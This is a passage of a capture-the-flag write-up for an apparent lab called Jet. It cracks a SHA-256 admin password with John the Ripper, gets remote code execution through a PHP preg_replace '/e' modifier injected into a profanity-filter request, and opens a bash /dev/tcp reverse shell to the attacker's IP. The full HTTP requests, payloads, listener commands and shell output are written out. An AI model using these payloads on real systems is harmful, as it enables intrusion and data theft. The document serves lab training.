


```
john-1.9.0-jumbo-1/run » ./john --wordlist=/home/indigo/hunt/recon/wrds/rockyou.txt  --format=raw-sha256 ~/Documents/jet/hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 ASIMD 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Hackthesystem200 (?)
1g 0:00:00:00 DONE (2022-02-01 22:20) 1.052g/s 11710Kp/s 11710Kc/s 11710KC/s Hannah.d..HANK123
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

Wow! It was fast. And here we have creds - admin:Hackthesystem200. We gonna try to login now.



We are in! And our flag is located in the chat section of the main page.




Mike Doe 2:15
I just got another flag! Check it out: JET{sQl_1nj3ct1ons_4r3_fun!}

Attachments:
Theme-thumbnail-image.jpg

James Doe 5:30
I would like to meet you to discuss the latest news about the arrival of the new theme. They say it is going to be one the best themes on the market

〈 Command

Poking around the dashboard we can see only one interactive element and it’s the email section which allow us to “send” an email.




test@mail.com

test

Test

After pushing the send button we'll see a warning that tells us about enabled profanity filter. This is a filter that is used for replacing bad words with good one. So, if I'll try to send a message that contains "Fuck you bitch" the filter will make the following changes:



Warning: Profanity filter is applied. Please check message before sending.


To: test@mail.com

Subject: test

Message

make love you bitch

For some reasons it doesn't take "bitch" as a bad word :D. Okay, lets intercept the sending request and examine it a little bit closer.



```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Length: 1155
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/fuck/i]"

make love
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/shit/i]"

poop
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/ass/i]"

behind
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/dick/i]"

penis
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/whore/i]"

escort
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="swearwords[/asshole/i]"

bad person
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="to"

test@mail.com
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="subject"

test
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="message"

<p>Fuck you bitch get lost!<br></p>
------WebKitFormBoundarywx6pYV6LpP6q4QeI
Content-Disposition: form-data; name="_wysihtml5_mode"

1
```

Aha, there is only 5 swearwords… That explains why it skipped the "bitch" word. Okay. What's going on here. The profanity filter uses php function named *preg_replace() that* performs a regular expression search and replace.

preg_replace(patterns, replacements, input, limit, count)

Searches subject for matches to pattern and replaces them with replacement


In our case we see the word “ass” will be replaced as “behind”, “shit” as “poo” and so on.

Have you already noticed the syntax *swearwords[/fuck/i]?* We need to pay attention to the */i* part. */i* - is a Perl Compatible Regular Expression (PCRE) modifier that matches for both upper- and lower-case letters. It means that if we type “FUCK” or “FuCk” and so on It still will be detected and replaced.

The interesting part here is that there are many other PCRE modifier among which is the *dangerous /e* modifier.

The e modifier is a deprecated regex modifier which allows you to use PHP code within your regular expression. This means that whatever you parse in will be evaluated as a part of your program.

We see that we can change the modifier in our request and so we can make some RCE! Let’s try.



```
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

swearwords%5b%2ffuck%2fe%5d=system('whoami')&swearwords%5b%2fshit%2fi%5d=poop&
swearwords%5b%2fass%2fi%5d=behind&swearwords%5b%2fdick%2fi%5d=penis&swearwords%5b%2fwhore%2fe%5d=
system%28%27id%27%29%3b&swearwords%5b%2fasshole%2fi%5d=bad+person&to=test@mail.com&subject=test&
message=fuck+you+bitch&_wysihtml5_mode=1
```


```
        </i>
         <b>
          Warning:
        </b>
         Profanity filter is applied. Please check message before sending.
        <br>
      </p>

      <p>
        <b>
          To:
        </b>
        test@mail.com
      </p>
      <p>
        <b>
          Subject:
        </b>
        test
      </p>
      <p>
        <b>
          Message
        </b>
      </p>
      <hr>
      <p>
        www-data
        www-data you bitch
      </p>
```

RCE confirmed! Now we are going to use it to open reverse shell connection.

This will be our payload:

```
system('/bin/bash -c "bash -i >& /dev/tcp/10.x.x.x/4444 0>&1"')
```


Start nc listener on port 4444 and send our crafted request.



```
Documents/jet » nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.13.37.10 49852
bash: cannot set terminal process group (1285): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ _
```

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOQ8SvOtfXpQiSWfb
Content-Length: 1191
Origin: http://www.securewebinc.jet
Connection: close
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=0dsumh6u50th389rjj5sb4kdb2
Upgrade-Insecure-Requests: 1

------WebKitFormBoundaryOQ8SvOtfXpQiSWfb
Content-Disposition: form-data; name="swearwords[/fuck/e]"

system('/bin/bash -c "bash -i >& /dev/tcp/10.13.14.5/4444 0>&1"')
------WebKitFormBoundaryOQ8SvOtfXpQiSWfb
Content-Disposition: form-data; name="swearwords[/shit/i]"

poop
```

We got shell! The phase flag is located in this exact dir.



```
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ ls
ls
a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ cat a_flag_is_here.txt
cat a_flag_is_here.txt
JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ _
```


〈 Overflown

After looking around the system I found binary file “leak” located at /home directory. If we run it, we’ll see the following:

```
www-data@jet:/home$ ./leak
./leak
Oops, I'm leaking! 0x7ffe6801cc10
Pwn me ¯\_(ツ)_/¯
```

So, there is memory leak and it wants us to pwn it! We can’t refuse☺. First of all, let’s copy the binary into our local machine. For this I’m going to run python http server on the target machine.

```
python3 -m http.server 8080
```



```
www-data@jet:/$ python3 -m http.server 8080
python3 -m http.server 8080
_
```

Directory listing for /home/

- alex/
- ch4p/
- g0blin/
- leak
- membermanager/
- memo/

Honestly, I have no clue how to exploit the binary. I have zero experience in reverse engineering. So, I’m going to skip it for now.